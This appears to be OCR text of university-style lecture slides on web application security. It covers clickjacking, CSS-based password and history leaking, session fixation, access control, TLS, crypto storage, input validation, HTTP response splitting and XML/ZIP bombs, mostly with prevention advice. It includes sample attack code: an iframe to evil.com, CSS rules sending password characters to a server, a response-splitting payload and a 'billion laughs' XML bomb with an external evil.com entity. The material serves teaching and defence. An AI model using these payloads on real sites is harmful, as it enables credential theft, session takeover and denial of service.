
- How it works:
  - → On the page is a form
  - → On top of the form (→ CSS) is something different
  - → The user clicks on the top-most element, but in the moment of clicking it is removed and the user clicks on the form below (works also for key presses!)
    - » Slight variation: In the moment of clicking a different layer is brought to the top, so the user clicks on this instead
    - » Or: Completely cover the whole page with different content, except the small area with the submit button
- Result: Attacker can bring the user to „voluntarily“ click on a button (…), e.g. ordering something, confirming a warning, sending the information in the form somewhere else …
  - → Examples (real life): Buy something, enabling webcam/micro-phone (Flash), follow someone on Twitter, share links on Facebook, making a social network profile public, ...

Clickjacking: Implementation

- Text explaining why to click on the following link
  - → Or any other website content!
- <iframe src="http://evil.com/attack.htm" style="width:100px; height:200px;position:absolute;top:0px;left:0px;ffilter:alpha(opacity=0);z-index:-1;opacity:0;"></iframe>
  - → The hidden layer on top; where to secretly direct the user
- Click here
  - → The "official" content the user sees and thinks he will go to
- <input type="button" value="Buy me!" onclick="alert(1);" style="position:absolute;top:55px;left:0px;"/>
  - → The content of the page "http://evil.com/attack.htm"

Clickjacking: Implementation

Both on exactly the same position



Drawback of (only this particularly simple!) attack: Mouse over “normal link” will show hand icon, while mouse over “Click here” will not change (pointer)!

Clickjacking: Prevention

- Make sure your frame is the most top-level one
  - → Continually all the time, not just at the beginning!
  - → Framebuster scripts are difficult: Ways around them exist
    - » Even some XSS filters (→ they disable all inline JavaScripts, including the framebuster script!) can be used to achieve this
    - » Restricting subframes from running any JavaScript
- Send response headers to the browser, indicating that you don't want to be framed
  - → You are "alone" on the page so there can't be any overlay
    - » Unless someone hacked your site (→ injection)!
  - → Implementation: Originated with IE8
    - – Firefox: 3.6.9, Opera 10.50, Safari 4.0, Chrome 4.1.249.1042)
    - » X-FRAME-OPTION header: DENY or SAMEORIGIN
    - » Drawback: Must be sent as a header → May be complex
      - – Proxies might strip this header; no whitelisting possible
      - – Doesn't work in a META-Tag, must be a real HTTP header

CSS attribute reading

- Through CSS (→ without ANY JavaScript!) you can read the content of an attribute, e.g. a password
  - → Not very practical, but possible!
- Basic idea: Use CSS selectors
  - → [att*=val]: Attribute contains value somewhere
  - → [att^=val]: Attribute start with value
  - → [att$=val]: Attribute ends with value
- Feedback to server: requesting a certain URL
  - → Typically a “background image”
- Drawback: Requires several tries, i.e. several stylesheets sent and interpreted after each other
  - → Parallel discovery also possible, but more complex (888 rules for 8 chars)
  - → Optimizations are possible, e.g. combining first and last character: [att^=val1][att$=val2] (both must match)

CSS attribute reading

- Example:
  - → Page: <input type="password" value="SomePassword" />
  - → CSS sent in step 1:
    - » input[value^="a"] {background:url("/?char1=a");}
    - » input[value^="b"] {background:url("/?char1=b");}
  - → CSS sent in step 2 (after a request to "?char1=b"!):
    - » input[value^="ba"] {background:url("/?char2=a");}
    - » input[value^="bb"] {background:url("/?char2=b");}
- Requires in addition:
  - → Automatic page refresh (through headers) to load the new stylesheets (including the characters already found)
- Optimization: Use a first round to detect the characters used
  - → Then we don't need to send styles for a-z, A-Z, 0.9, …, but only for these characters we know are actually in there
  - → We just have to discover length and actual ordering!

CSS history stealing

- Investigate which URLS a user visited, e.g. for targeting exploits (which cookies to steal, what site to impersonate, …)
  - → Works only for fixed lists of URLs
  - → These can be as long (and each URL as complex) as desired
- With JavaScript:
  - → Load a document with thousands of URLs into a hidden iframe and inspect their style
  - → If they were visited, their colour is different
  - → Pass the list of visited domains back to the server (e.g. Ajax)
- Without JavaScript:
  - → Load links as above and mark each one with a different class
  - → #menu a:visited span.class1 { background: url(save.php?visitedLink=1); }

Session management/ Session hijacking/Access control

- Stealing accounts from other persons
  - → Account-IDs, usernames, passwords, session-cookie/-ID, …
- Building authentication and session management is hard
  - → But most web applications do it on their own (again)
  - → Flaws are therefore quite common!
- Biggest problem: The attacker is then not restricted any more
  - → He can do what he should be able to do (“impersonation”)!
- Typically high-level accounts are targeted
  - → If not, “privilege escalation” is attempted

Authentication and session management: Examples

- When logging out, the session is not correctly invalidated
  - → Or: Timeouts are far too long (e.g. 1 hour)
    - » User doesn't log out from a public computer → Closes browser
    - » 1 hour later another person opens the browser → Still logged in!
- Password for the web users are not or only weakly encrypted
  - → Very often they are in the database in cleartext
- "Forgot my password" → Send it to the E-Mail address in plain text (or send a link to reset it, …)
  - → Anyone can initiate this
  - → E-Mails may be easy to read by third parties
    - » Mail as well as access to server is often unencrypted!
- Public session ID
  - → http://example.com/page;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?param=
  - → Send this link to someone else → They "own" your session!
- Predictable IDs in session-IDs or cookies

Authentication and session management: Detection

- Manual testing:
  - → When are session IDs assigned and when are they changed?
    - » Should be: Login, reauthentication, logout
  - → How long is their timeout? Is it enforced by the server?
  - → What happens on wrong/missing IDs?
  - → Cookies should set domain and path as specific as possible
- Automatic testing:
  - → Searching for IDs in URLs, error messages, logs
  - → Lockout after too many attempts
  - → Check for generated session IDs
    - » Include a “server secret” → Attackers cannot generate valid IDs
- Ensure that authentication is in a single library/module/…
  - → One implementation of checking only
  - → and make sure, that this is actually called!
- Take care to avoid XSS → Often used to steal session IDs!

Session fixation

- You get the victim to use a specific session ID
  - → As you know this ID, you can access the web application exactly as the user could do
- Example:
  - → Go to the desired website and start a session
    - » You receive a new session ID
  - → Send the ID to the victim, e.g. in a URL (URL shortener, …)
  - → Victim clicks on the URL and receives the same session ID
  - → Victim logs in
- What to do:
  - → Invalidate session before checking username + password
  - → If success → Authenticate and assign a new session ID
  - → If error → Assign a new session ID and send to login page
- Works the same with cookies!

Authentication and session management: Prevention

- Check that all credentials and session IDs are
  - → stored only in encrypted/hashed form
  - → secure against guessing
  - → protected against overwriting
    - » Creating a new account with specifying an existing number
    - » Change password, password recovery, …
  - → never placed in an URL
  - → deleted on logout and expire soon
  - → sent only over encrypted connections
  - → renewed after a successful login
    - » First visit → Anonymous user → Session ID1
      Login → Authenticated user → Session ID2
  - → can never be specified by users
    - » "Session fixation", e.g. getting a user to click on http://www.site.org/login.asp?session=08ag15 and logging in

Failure to restrict URL access

- Some access protection (e.g. username+password) exists, but „protected“ pages can be access by knowing their URL
  - → „Secret“ URLs (security by obscurity) are not a protection: The login status must actually be verified!
  - → Same applies to different authentication levels: If you are a “normal” user, can you access “administrative” pages when knowing their URL?
- Detection:
  - → Spider the complete application with the highest possible permissions and store each URL
  - → Try accessing these URLs with all lesser permissions and check that access is denied properly
    - » Check for each user/group/role! Authentication alone is insuffi-cient, authorization for this “set of users” must be checked too!

Failure to restrict URL access: Examples and prevention

- Examples:
  - → http://www.vulnerab.le/admin_page
    - » Administrative rights should be required for accessing this page
  - → Typical: If permissions are lacking, buttons or links to pages are just not shown, but actual access is not checked
- How to prevent this:
  - → Use a framework for authentication and authorization
    - » Preferably role-based (or: groups, …) to reduce administration
      - – Design a matrix: Who + What → Allowed/Prohibited
    - » Should be in the business logic layer; not presentation alone!
    - » Or: Place check on every single page at the very start
  - → Deny all access by default to all pages (except login)
    - » Require an explicit configuration to grant access to a page
  - → Workflows, form submission, …: Check every time, not only at the first stage or at rendering the form
    - » Form submission: Verify that the user is allowed to submit it

Insufficient transport layer protection

- Passwords may be secure and securely stored, but they are sent from the client to the server in cleartext
  - → Monitoring the network traffic can be very difficult … or not
    - » You never know how your clients will access the server: They could be using an unencrypted WLAN, broadcast network, …!
  - → If monitoring is possible, modifications might also be an option
    - » Injection, man-in-the-middle, …
- Typical problem: TLS is used for the login, but not afterwards
  - → Result: The password is secure, but the session-ID/-cookie can be stolen easily → Impersonation of this user is possible
- Big problem: SSL/TLS may cause performance issues, as it requires much more CPU power
  - → Special hardware for acceleration, “better” servers, …
  - → For sites with many visitors this can be a real problem!

Insufficient transport layer protection

- This applies to the frontend: Client/Browser – Server
  - → But check the backend too!
    - » Is it a dedicated single cable to the DB server? Or who/how would it be possible to listen in on this traffic?
  - → Internal attacks by employees are always possible
    - » If you fully trust them: What about an internal PC infected with malware, acting as a network sniffer?
  - → Unencrypted probably acceptable: 127.0.0.1
- Check and secure all connections:
  - → Front end
  - → Back end to database
  - → Connections to web services
  - → Mirroring content from third sites (screen scraping, Ajax, …)
    - » This is a security problem in itself …

Insufficient transport layer protection Detection

- Use tools to check which algorithms are accepted
  - → E.g. openssl s_client -connect www.site.org:443 -ssl2
    - » Should fail: SSLv2 is insecure → Only SSLv3!
- Spider the whole site: Check where you are redirected to a SSL version and check whether later on a “downgrade” to HTTP is possible
- Use checklists
  - → http://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet
  - → With links to lists from the BSI:
    - » http://www.it-tuv.com/news/singleview/datum/2010/09/20/sicherheit-von-webapplikationen-unterbewertet/

Insufficient transport layer protection Prevention

- All authenticated traffic must use SSL
  - → Home page: No, Login page: Yes
    - » Login form: Form itself must be SSL, not only the submission!
      - – Else a script could be injected to send the password to an attacker!
  - → All pages after the login page until successful logout: Yes
  - → Better performance: Only “sensitive” pages require SSL
    - » Remember: This opens up security issues!
- All resources should use SSL
  - → Images perhaps not (check!), but other files (e.g. PDFs, videos, documents, JavaScript, CSS) do!
    - » Note: When requesting images from authenticated pages without SSL, cookies (→ Session-ID) are sent too, so special pre-cautions (different domain, SSL-only cookies, …) are necessary!
    - » Mixed content (SSL and normal) on single page may cause browser warnings and is a security problem

Insufficient transport layer protection Prevention

- Session cookies must have the “secure” flag set
  - → So they are sent only over encrypted connections
    - » Check that the application still works (see above, e.g. images!)
- Accept only strong algorithms (“downgrading attacks”)
  - → Previously the “null-cipher” was enabled by default …
    - » Also: Don’t use RSA 768 Bit (1024 Bit is already “dangerous”)
- The server has an appropriate and valid certificate
  - → Authorized issuer, not expired/revoked
    - » Check prospective users: Must it be an officially issued one (trusted root CA) or is a self-issued certificate possible?
  - → Matches all domain names of the site
- HTTP requests should be declined, not redirected to HTTPS
  - → Common practice, but would allow modifying the unencrypted page and “getting rid” of the redirection → User would probably not notice that he had not been redirected this time

Insecure cryptographic storage

- If there is cryptography (and its not extremely weak), attackers will not target it: Too much effort required
  - → They will look for the keys, a place where the data is "momentarily" not encrypted, an auto-decrypt function, …
- Any kind of "cryptographic material" is very important
  - → Key generation: Real random numbers should be used
  - → Key storage: Is the key itself encrypted?
  - → Key rotation: Keys must be changed regularly
  - → Hashes: No weak algorithms
  - → Hashes: Salting should be used
- Biggest problem: If you do some encryption, the data is probably quite important
  - → A bit of encryption is worse than no encryption: False sense of security!

Insecure cryptographic storage Examples

- Keys are stored directly in the program code or in the registry
  - → Everyone who can read the file/registry can easily discover this fact and extract the key
- Backups are encrypted and the key is on the same medium
- Database with column encryption
  - → Automatic decryption for queries → Anyone with access to the database somehow can read these columns
  - → Encryption should be external
    - » Pass in the key as parameter or decrypt in the application
- Passwords are weakly hashed or don't use salting
  - → Rainbow table attacks!
- Certificates are used, but it is not verified who issued them
  - → Or that they are issued by whom they are expected to be
- PWDs in config-files, which are in source code repository

Insecure cryptographic storage Detection

- Code inspection:
  - → Identify all data that needs encryption
  - → Find all places where it is stored: These should be encrypted
  - → Check where the key for these are stored
    - » Are they encrypted and salted? How can they be decrypted? Who can do this (→ automatic or tied to an account)?
  - → Check the encryption algorithm (→ FIPS 140-2)
    - » Only strong and standard algorithms and modes should be used
    - » Check that it is an up-to-date standard implementation
  - → Check security of errors (messages, data deleted, logging, …)
  - → Verify that good random number generators are used
  - → Enforce guidelines for the lifecycle of keys
    - » Generation, distribution, revocation, expiration
- Make sure that any encryption/signing/… takes place on the server and not on the client

Insecure cryptographic storage Prevention

- Do not implement your own cryptographic library
- Never invent your own algorithm
  - → Use only known good algorithms
  - → Make sure the algorithm can be changed (securely!) easily
- Identify potential attackers and what data they might have access to: Insiders, web server hacked, root hacked, …
- Take great organizational care: Key management is less a technical than organizational issue
  - → Also: Don't make it too cumbersome → People circumvent it
  - → Example: Backups should be encrypted, but the keys used for this should be stored (and backed up!) separately
- Enforce password/key strength and use salting
- Protect important data against unauthorized access
  - → This should be checked by the application!

Insecure cryptographic storage Password example

- How to store passwords in a database
  - → Create new random salt value for each password (not: user!)
  - → Store the salt in plain text
  - → Concatenate salt and password and hash it
    - » Securely: Don't use MD5!
  - → Store the hash value in the database (alongside the salt)
- Checking passwords:
  - → Look up the salt based on the username entered
  - → Concatenate salt and entered password and hash it
  - → Compare result with value from database
- Password recovery: Not possible
  - → Define methods for assigning a new password
    - » Generating a random one and sending it per E-Mail, sending a link for resetting, … → All insecure!
    - » Better: Help desk + verification of person/caller → Reset

Security misconfiguration

- … if something was forgotten: Mixed bag of problems
  - → Default accounts, unused pages, unprotected files/directories, directory listings, stack traces in error messages, auomtatically installed admin interfaces, not updating libraries, using WEP for WLANs, missing OS patches, …
- There is little common in all these problems, except that the management of security is not as good as it should be
  - → Defined processes
    - » This includes not only updating your software, but also the environment (code libraries!) as well
  - → Quality assurance for security
- Periodically run scans and audits with the same tools as attackers might use
  - → Most of them (or variations) are freely accessible

Security misconfiguration Prevention

- Process for updating all software: OS, web server, application server, libraries, framework, DB, application
  - → Similarly: Process for installing/duplication
- Disable/Remove/Uninstall everything
  - → Reenable only those elements which are actually needed
  - → Make sure to understand all security settings
- Check for unused elements:
  - → Ports: Only open those really needed
  - → Pages: Only “used” pages should be on the webserver
  - → Defaults: Passwords, accounts, …
- Procedures for closing accounts
  - → And plans for what to do with their data
- Try to have development, QA and production environments configured exactly the same

Input validation

- All input into a web application must be strictly validated
  - → Syntax: Does it look correct?
    - » Example: (ASCII) Strings may only contain one \0 at the very end
  - → Semantics: Does it have the correct meaning
    - » Usually not a “strict” security problem, but more whether the application will perform the intended work – “loose” security
- The client is the source of (almost) all evil!
  - → Because you don’t know whether it is a customer or attacker, who is connecting to your server
- Please note: Unless client is (at least!) physically completely secure (tamper-proof hardware), it can send you any data it likes, with any timing, of any size, at any point in time
- Keep the complete state on the server
  - → Might be mirrored (partly) to the client (UI responsiveness, …)
    - » But only the server-side version should be used
      - – “Send”, but don’t “receive”!

Where to check?

- On any boundary
  - → Where data from an untrusted location moves to a trusted one
    - » On every tier: Backend, third party servers, … as well!
  - → Note: Think “Foreign programs are a single huge bug, completely unreliable, and have already been hacked! But even then they won’t get into MY program!”
- This includes:
  - → Web requests (=browser input; GET and POST)
    - » Including HTTP headers!
  - → Environment variables
  - → Cookie data
  - → Configuration data (from files, databases, …)
  - → Database connections
  - → Other programs (services) on the same server
  - → External systems: web services, RPCs, proxied content, …

Input validation: Black- or Whitelists?

- Always use a positive specification (=Whitelist)
  - → Exploits can use nearly unlimited possibilities for hiding!
    - » Encoding in various forms, dynamic generation, …
    - » You will never be able to find everything “evil”
  - → So always verify: Is this what should be allowed?
    - » And make sure that the checking itself is secure
      - – Resource exhaustion, bugs, actions on failing and errors
- Validation against:
  - → Data type; allowed character set/range; signed/unsigned; min/max length; required/optional; “Null”/”0”/any special values/… allowed; valid list element; semantically correct
    - » E.g. regular expressions
- Attention: Generic security devices (e.g. content inspection on firewall) can typically use negative specifications only!
  - → Insufficient; only the application know exactly what it expects!

Sanitizing input

- Change user input into an acceptable form
  - → Additionally: Canonicalization (=the single “standard” form)
- Sanitizing: Remove any forbidden characters/all characters not explicitly allowed (black-/whitelisting)
  - → Result: All “problems” have been removed (=Blacklisting), …
    - » Eliminate, translate, encode
  - → … but still do Whitelisting afterwards!
- Example: Telephone numbers
  - → +43(732)815-47, 0043 732 815-47, 0732/815-47, …
    - » Or: +43\”;DROP TABLE zip;--732815z47
  - → Remove everything not part of a number: All non-digits
    - » Result for numbers above: 4373281547, 004373281547, 073281547, 4373281547
  - → This also allows coping better with different forms of writing
    - » Wider range of user input is allowed/understood
  - → Check whether this looks like a telephone number anyway!

Input validation: Some rules

- Hidden fields: Should not be used
  - → State should be on server!
- URLs: Don‘t send data with it, except navigation
  - → If you must, use URL en-/decoding
- HTML: Always encode all data on output
  - → <? print …?>, <%=var%>, … → Dangerous!
- Validation patterns should always stem from you
  - → XSD, DTD, RegEx → Never load them from external sources
    - » Directly in the software, your configuration files, registry, …
- Remove all “special characters” (depending on technology)
  - → **PLUS** do whitelisting afterwards!
  - → Examples:
    - » NULL, \0, %00, \0x00, 0xff
    - » LF CR CRLF ‘ ´ ` , ; / \ TAB SPACE whitespaces < > & | @ $ %
    - » All Unicode (=non ASCII) characters (But: Internationalization!)

Input validation: Client-side validation

- Should always be done
  - → But should never be “the” validation!
  - → Implement it on both sides
- Client-side validation is good for
  - → responsiveness of the UI (→ no roundtrip required)
  - → nice feedback (JavaScript animations, hints, …)
  - → easier programming (don’t have to check&mark where the user has entered something incorrect/missed something)
    - » Server just needs to check “correct or not”: If not → Attack → Feedback simpler to implement!
- Exception: When the verification requires “secret” data
  - → E.g. username and password
    - » Length, presence, … → Client side
    - » Length, presence, … + validity → Server side

HTTP Response Splitting

- A complex attack to get a browser to accept a custom-crafted input as a webserver response
  - → Basic problem: User input is not properly validated/sanitized
- Requirement: Web server with security problem, target (=browser) interacting with the webserver, attacker
- Get target to send a single HTTP request, which brings the server to answer with a single response, which is interpreted by the target as two separate HTTP responses
- Problematic code:
  - → response.sendRedirect("/by_lang.jsp?lang="+request.getParameter("lang"));

HTTP Response Splitting

- Sending the parameter “English”:
- HTTP/1.1 302 Moved Temporarily
  Date: Wed, 24 Dec 2003 12:53:28 GMT
  Location: http://10.1.1.1/by_lang.jsp?lang=English
  Server: WebLogic XMLX Module 8.1 SP1 Fri Jun 20 23:06:40 PDT 2003 271009 with
  Content-Type: text/html
  Set-Cookie: JSESSIONID=1pwxbgHwzeaIIFyaksxqsq9UsS!-1251019693; path=/
  Connection: Close

  Split between headers and content!

  <html><head><title>302 Moved Temporarily</title></head>
  <body bgcolor="#FFFFFF">
  This document you requested has moved temporarily.
  It's now at

  http://10.1.1.1/by_lang.jsp?lang=English.
  </body></html>

Source of example: Klein, „Divide and Conquer“ – HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics, 2004
http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf

HTTP Response Splitting

- Sending the parameter "/redir_lang.jsp?lang=foobar%0d%0a Content-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0a Content-Type:%20text/html%0d%0aContent-Length:%2019%0d%0a%0d%0a <html>Shazam</html>":
  - → foobar CR LF HTTP-Headers CR LF CR LF HTTP-Headers CR LF CR LF Arbitrary content
- HTTP/1.1 302 Moved Temporarily
  Date: Wed, 24 Dec 2003 15:26:41 GMT
  Location: http://10.1.1.1/by_lang.jsp?lang=foobar
  Content-Length: 0

  HTTP/1.1 200 OK
  Content-Type: text/html
  Content-Length: 19

  <html>Shazam</html>
  Server: WebLogic XMLX Module 8.1 SP1 Fri Jun 20 23:06:40 PDT 2003 271009 with
  Content-Type: text/html
  Set-Cookie: JSESSIONID=1pwxbgHwzeaIIFyaksxqsq9UsS!-1251019693; path=/
  Connection: Close

  <html><head><title>302 Moved Temporarily</title></head>
  ……

First response

Second response

Superfluous rest (ignored)

HTTP Response Splitting: Exploiting it

- Get the target to issue two requests, e.g. in a frameset
  - → The first must be the attack
  - → Response: Empty (Content length 0!)
- The second can be a request for any URL whatsoever
  - → Response: Our specially crafted input
  - → This will be displayed, cached, … under the request URL!
- Note: There are additional difficulties involved, e.g. TCP packet boundaries, superfluous data, forcing caching, …

Bombs: ZIP/XML/…

- A kind of Denial of Service (DoS) attack
- ZIP/XML bombs: Submitting content which, when checked or to be rendered, consumes huge amounts of resources
  - → Example: 4.5 PetaB file can be compressed to 42 kB ZIP
    - » Or: ZIP file with infinite recursion
  - → Or: XML file with an entity → this entity expands to ten further entities, which again expand to … → Exponential growth!
  - → Alternatives: Requiring huge amount of time, disk, memory, downloading huge external data, connecting to other company-internal servers, …
- Generally: When checking submitted data for problems, the checking itself must be performed securely!
  - → Otherwise: Send a “bomb” first, which disables/confuses/ occupies the checking → send an attack while it is down

XML bomb example


- <?xml version="1.0"?>
  <!DOCTYPE lolz [<!ENTITY lol "lol">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">]>
  <lolz>&lol9;</lolz>
  - → Well-formed, valid, … → Everything is Ok!
  - → Actual size: <1 kB; expanded: 100.000.000 times “lol”
- <!ENTITY data SYSTEM "http://www.evil.com/bomb.htm">
  - → Including external references → Always dangerous!
  - → Will connect to this website on each parsing
    - » Depends on parser and its configuration
    - » Can also be a movie (=huge) somewhere!

Ajax security

- An additional protocol to secure
  - → With a different transmission protocol: JSON, XML, …
- Asynchronicity makes it more difficult
  - → Requests from previous/next pages (delays!)
  - → DoS: Send numerous Ajax requests
  - → Multiple entry points to the application
- Security testing is much more difficult
  - → There is not “one” page, but a framework with many variations
  - → Obtaining the current page can be difficult
- Ajax = Doing it on the client
  - → Doing it on the client = NO security at ALL!
    - » Every check must be duplicated on the server!
  - → The program code is now available to the attacker
- Mash-ups: Untrusted information sources run in your context
  - → XSS is just waiting to happen!

Conclusions

- Applications are vulnerable, but web applications
  - → are more secure, as their source code is often not available
  - → are more insecure, as they exist in numerous instances on powerful servers and can be tested for as long as desired
- Basic rules:
  - → Do not ever trust anything from the user!
  - → Have defined processes ready for security and for incidents
  - → Never integrate content from “others” without careful checking
- Security cannot be added later → Must be integrated right from the beginning
  - → Example: Access controls
    - » A special permission will not help at all, if it is not checked everywhere it is used in the code!



Questions?

Thank you for your attention!

Literature

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